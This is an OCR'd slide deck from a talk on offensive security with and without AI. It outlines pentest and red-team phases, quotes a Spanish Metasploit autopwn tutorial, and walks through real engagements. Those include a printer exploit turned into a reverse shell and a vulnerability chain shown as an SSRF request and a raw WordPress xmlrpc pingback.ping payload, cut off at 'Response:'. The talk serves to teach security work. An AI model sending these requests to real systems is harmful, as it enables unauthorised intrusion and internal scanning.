Offensive Security

Now without AI, now with AI

Toshiro Nagata

OffensiveSec Lead

Me everyday…



Member of a great TEAM OF HACKERS doing pentesting, red teaming and cyber threat intelligence


Focused on Offensive Security

Offensive security allows us to analyze how to break through defenses in order to find less fallible security methods.

Open-Sec

Our Core Team



Open-Sec

Starting Points

- This talk is a technical thoughtful exercise
- We are going from DR GOOGLE to DR AI
- AI is a tool, not a replacement
- Is AI security more important than security in general ?
  - **Who really cares about security ?**
- How many of you went accross writing by hand to mechanic typewriter to electric typewriter and from a calculator to a computer ?
  - Think about it: do you remember the phone numbers of the 5 most important people to you ?

Open-Sec

Hacking


Pentesting

Red Team Ops

???

Open-Sec

Find the 7 differences



RECON

Information Gathering
Enumeration
Research

SCANNING

Vulnerability Identification
Attack Vector Design
Vulnerability Confirmation


TESTING

Test with Exploits
Test with Credentials
Privilege Escalation
Penetration

ANALYSIS

Vulnerability Scoring
Report

Open-Sec



VERIFICATION OF PROPER TACTICS

RECON
Enumeration
Review Tactics

DEFINITION OF TECHNIQUES

Identify Vulnerabilities
Design Attack Vectors
Review Techniques

EXECUTE PROCEDURES

Initial Compromise
Installation
Stay Exfiltrate
Lateral Movement


REAL GOAL

Analize TTD, TTM Other elements
Report

Open-Sec

Open-Sec

Well-known story




Pentester = Chef

Open-Sec

Holly grail:

Automate



Open-Sec

Ethical Hacking/Forensics/InfoSec

Mostrando las entradas para la consulta **autopwn** ordenadas por relevancia.
Ordenar por fecha Mostrar todas las entradas

martes, 31 de marzo de 2009

Autoexplotación con Metasploit

Bueno este es un tutorial que muestra el uso de metasploit con su modulo de autopwn, mediante un video que se encuentra mas adelante e imágenes; existen varios tutoriales en internet pero no he encontrado ninguno en español y que resuelva los problemas que me fui encontrando en el camino, es por eso que me he tomado la molestia de realizar este tutorial.

La arquitectura que utilice fue OpenSuse 11.1 como explotador (IP 192.168.137.50) y Windows 2000 Professional SP4 como explotado (IP 192.168.137.55).

Instalaciones:

DESCARGO DE RESPONSABILIDAD

Todo el contenido de este blog tiene como propósito proveer unicamente información. No aplicar este material ni conocimientos sin el consentimiento explícito que autorice a hacerlo. Los lectores (participantes, oyentes, videntes) asumen la responsabilidad completa por la aplicación o experimentación de este material y/o conocimientos presentados. El(los) autor(es) quedan exceptuados de cualquier reclamo directo o indirecto respecto a daños que puedan haber sido causado por la aplicación de este material y/o conocimientos expuestos.

Open-Sec

AI must be optimal, effective, and efficient to be a real tool for collaboration or replacement of humans through AUTOMATION.

Open-Sec

Real

Cases

Open-Sec

Base of the analysis

- Soft skills not included in the analysis
-
  - Penetration Testing
    - Highly controlled
    - Driven by regulations or by the market
    - Periodically
  - Red Team Ops
    - Threat emulation
    - Adversay simulation
  - Cyber Threat Intelligence
    - Information analysis
    - Attack vectors development


Open-Sec

Case 1: Well-known vulnerability (no AI)

- Lexmark printer
  - Not fully configured, but usable
- Vulnerable to command injection (CVE-2023-26067)
  - It uses a small Linux
  - The exploit already exists!!
    - It's not useful to extract local credentials nor from AD because...it's not fully configured
    - The only option was to execute Linux commands
    - The exploit was not flexible enough because it can only execute one command at a time through a direct connection
    - In this case, the exploit was modified to get a reverse shell


Case 2: Vulnerability chain (NO AI)

GET https://acme.com/id?content=http://10.10.10.10/admin



Response: Admin Panel

xmlrpc.php



Request:

```
POST /blog/xmlrpc.php HTTP/1.1
Host: www. [redacted] .com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: text/plain;charset=UTF-8
Content-Length: 361
DNT: 1
Connection: close
Cookie: wordpress_test_cookie=WP+Cookie+check; [redacted] G-SESSION-COOKIE=1;
3d3LmVnbnl0ZS5jb20vYmxvZy9wYWdlLzIvP19nYT0yLjY3NTgzODk0LjY2MzA4NTY1Ni4xNjE2OTk5ND
b.1.1616386620752.878857178; _vwo_uuid_v2=DF963861FE3F2FBF0F9FB8DEED9829FD4|5562de
wo_uuid=DF963861FE3F2FBF0F9FB8DEED9829FD4; _vwo_ds=3%3Aa_0%2Ct_0%3A0%241616386699
052.1527050766.1616386620.1616566375.1616644732.2; __utmc=55272052; __utmz=552720
tm_orig_source__c":"NULL"}; drift_aid=49c61268-e542-4b39-bd59-40474f002165; drift

<?xml version="1.0" encoding="UTF-8"?>
  <methodCall>
    <methodName>
      pingback.ping
    </methodName>
    <params>
      <param>
      <value>
        <string>
          http://172.69.35.198
        </string>
      </value>
      </param>
      <param>
      <value>
        <string>
          https://www. [redacted] .com/blog/2021/01/fu
        </string>
      </value>
      </param>
```

Response:

